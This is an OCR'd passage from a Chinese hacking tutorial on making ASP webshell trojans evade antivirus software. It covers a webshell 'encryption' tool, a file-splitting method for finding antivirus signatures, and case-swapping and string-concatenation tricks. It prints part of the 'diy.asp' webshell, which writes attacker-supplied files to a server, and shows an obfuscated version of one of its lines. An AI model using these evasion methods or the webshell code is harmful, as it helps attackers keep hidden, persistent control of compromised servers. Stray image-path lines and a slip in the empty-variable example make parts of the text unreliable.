


图 3

（3）Webshell 免杀工具

“Webshell 免杀工具”是一款采用特殊“算法”的加密工具，可以加密 asp、jsp、php、cgi、aspx 等不同脚本木马，而且加密完成后的文件大小基本不变（关于它的“算法”是多么特殊，我在本小节后面会向大家详细介绍）。

打开工具后点击“文件打开／保存”按钮，选定我们的海阳木马，然后会弹出一个提示对话框，叫我们选择输出的路径（也就是加密后木马的保存路径），如图 4。

选择完毕后程序会自动进行加密，由于加密速度较慢，配置低的电脑可能会出现假死的现象，大家耐心的等待一下，大概 1 分钟左右加密就会完成了。为什么这款工具可以

加密几乎所有的脚本木马呢？我们再回头看看本小节的第一句话，我在算法这一词上加了双引号，也就是说这根本就不是什么算法，其实只不过是简单的大小写字母替换而已，除此之外，还会对ASP等脚本的对象进行拆分。“对象”是什么意思？什么又是“变量”呢？大家不要着急，这些问题我都会在文章后面详细介绍的。





图4

2、特征码免杀

就目前来讲，只要是针对木马的免杀，就一定少不了与特征码打交道，特别是针对传统杀毒软件的免杀更是显得尤为重要。我们回到特征码的问题上来，由于脚本木马里出现的一切字符都会在原文件里出现，所以第一步要做的就是更改版权，将木马“个人化”从而达到一定的免杀效果。由于目前我们使用的ASP脚本木马大多都是中文的，所以各位不懂脚本的朋友可以暂时不用考虑语法与程序的逻辑问题，见到中文尽管改就可以了。要怎么改呢？很简单，我们在脚本文件上单击右键，在弹出的菜单里选择“属性”，然后在对话框中的“常规”选项里单击“更改”按钮，在弹出的新窗口中选择“文本文档”，最后点击“确定”即可，如图5。


图5

设置完毕后图标就会变成类似文本文档的图标，如图6。以后我们只要双击脚本文件就会自动选择使用记事本打开。但是杀毒软件总不能只将特征码定义在中文里呀，所以我们还要考虑有针对性的更改特征码，从而真正达到免杀的目的。

（1）针对性的免杀

对于脚本木马的免杀，找特征码算是一件比较令人头痛的事，这里我简单为大家介绍一下思路，叫做“切割”法。我们拿到一个脚本木马后需要先将它“切割”，也就是将里面的代码分成几部分，然后分别保存在不同的文本文档里，并将后缀名改为“.asp”，最后使用杀毒软件查杀即可。如果哪个文件被查杀，就说明它里面含有特征码。那么我们就将这个被杀的文件再次进行分割后查杀，如果还有被杀的文件，那么就再次重复这一过程，直到我们发现里面的特征码为止。举个简单的例子，比如我们要为一个木马制作免杀，那么就先把木马文件的代码平均分成十份，并分别命名为1.asp、2.asp……10.asp，如图7。




图6




图8




图7

假如查杀后我们发现2.asp被查杀，那么我们删除其它的文件，再将2.asp分成21.asp、22.asp、23.sap……20.sap，如图8。

查杀后又发现23.asp被查杀，然后我们我们再将23.asp分成十份，重复上面的步骤……直到我们最后找出目标足够小的文件，然后有选择的将一些代码进行大小写替换，那么就可以确定究竟哪些代码是特征码了。这种方法虽然麻烦，但是特征码收集多了以后我们就能在其中找到一定的规律，这对于我们以后的免杀会有很大好处的。

（2）宽泛性的免杀

对于脚本木马的免杀，除了查找特征码外，还可以无目的的替换代码的大小写，以达到免杀的效果。大家都知道Windows系统对于大小写不敏感，而杀毒软件对于大小写则是非常敏感的，然而值得庆幸的是，运行于Windows系统的脚本同样对于大小写不敏感。还记得我们在上面讲过的那个什么都可以加密的软件吗？其实它利用的就是大小写替换的方法。虽然都是大小写的替换，但是这款加密程序利用的是宽泛性免杀方法。那么究竟什么是宽泛性免杀呢？宽泛性免杀就是指无目的的随意替换脚本文件里代码的大小写、在对象中插入空变量，从而起到免杀的效果。虽然理论上Windows对大小写不敏感，但是由于一般的脚本木马逻辑性比较强，过分更改代码的大小写还是会导致程序运行异常。另外需要大家注意的是，不一定经过宽泛性免杀的脚本木马就一定能起到免杀的效果。其实宽泛性免杀要与针对性免杀结合起来效果才更好。

那么究竟要如何进行宽泛性免杀呢？宽泛性免杀进行的第一步就是选择操作方法，你可以选择将全部字母替换成大写或只替换一部分字母的大小写，也可以专门替换一些

声明的变量或对象。当然我们一般会同时使用这两种方法。关于前一种方法由于操作简便，只是替换而已，相信大家都会，因此我们主要介绍一下关于变量与对象的替换方法。要想对其进行替换，自然要知道什么是变量与对象。我们来看看下面一段代码。

```
<%          //脚本开始标记
dim     FSOFIL                    // 声明变量FSOFIL
dim Fildata     //声明变量Fildata
dim CountFil     //声明变量CountFil
on error resume next
Set FSOFIL = Server.CreateObject("Scripting.
FileSystemObject") //调用Scripting 组件的FileSystemObject对象
if Trim(request("syfdpath"))<>"" then     //先过滤变量
syfdpath两边的空格，并判断变量内容是否为空
Fildata = request("cyfddata")     //将取得变量cyfddata的
值去掉两边的空格后赋值给变量Fildata
Set CountFil=FSOFIL.CreateTextFile(request("syfdpath"),
True)
CountFil.Write Fildata
if err =0 then
response.write "<font color=red>save Success!</font>"
else
response.write "<font color=red>Save UnSuccess!</font>"
end if
err.clear
end if

%>     //脚本结束标记
```

这就是著名小马“diy.asp”的部分源码，注意里面的变量与对象。对于不懂脚本的朋友来说，可以简单的认为凡是关键字 dim 后面跟着的就是变量（注意前三行代码），而且关键字 dim 后面可以跟一个变量，也可以跟多个变量。当后面跟多个变量时要用“,”隔开，例如：**dim FSOFIL, Fildata, CountFil**，这句代码与上面的前三句是等价的。那么我们又如何区分对象呢？我们可以找它的关键字 **Server.CreateObject("xxxx.xxx")**，关键字括号中的“xxxx.xxx”就是要调用的对象。例如上面 **Server.CreateObject("Scripting.FileSystemObject")** 所调用的就是 Scripting.FileSystemObject 这个对象。知道这些后我们就可以试着更改这些变量与对象了。关于变量我们可以随便更改，因为这些变量都是程序员自己定义的，例如我们看 FSOFIL 这个变量不爽，就可以将它改成 HackerXFiles 或 A1Pass，替换完毕后如果不出意外的话都是可以正常运行的，关于替换大小写的问题就更不用说了。至于对象我们就不能随便改了，因为它引用的是系统组件，与关键字有些相近。那我们就只能对它进行大小写替换了吗？当然不是！除此之外还有一种方法，就是可以往对象里插入空变量，例如我们想在 ABCD 这个组件中插入空变量123，那么插入完毕后就是“AB”&“1234”&“CD”，也就是说在空变量两边加上“&”，然后将其插入到变量里，但是当程序运行到这里时，由于 1234 是空变量，也就是代表什么都没有，所以真正的执行结果还是 ABCD。

我们以 **Set FSOFIL = Server.CreateObject("Scripting.FileSystemObject")** 这句代码为例来进行更改。通过上面的知识可以知道 **Server.CreateObject("xxxx.xxxx")** 是关键字，那么里面的 Scripting.FileSystemObject 自然就是对象了，我们可以往里面插入诸如“A1Pass”等未声明的变量，并使用连接符“&”或“+”号连接起来，而且这样改过后的意义不变。改完后就是 **Set FSOFIL = Server.CreateObject("Scri" & "A1Pass" &" pting.FileSyste" & "A1Pass" &" mObject")**，说白了就是随便插入诸如 & "A1Pass" & 这样的字符。这样的话虽然意义不变，但是杀毒软件就识别不出来了，所以也就能够起到免杀的效果了，如图 9。




图 9

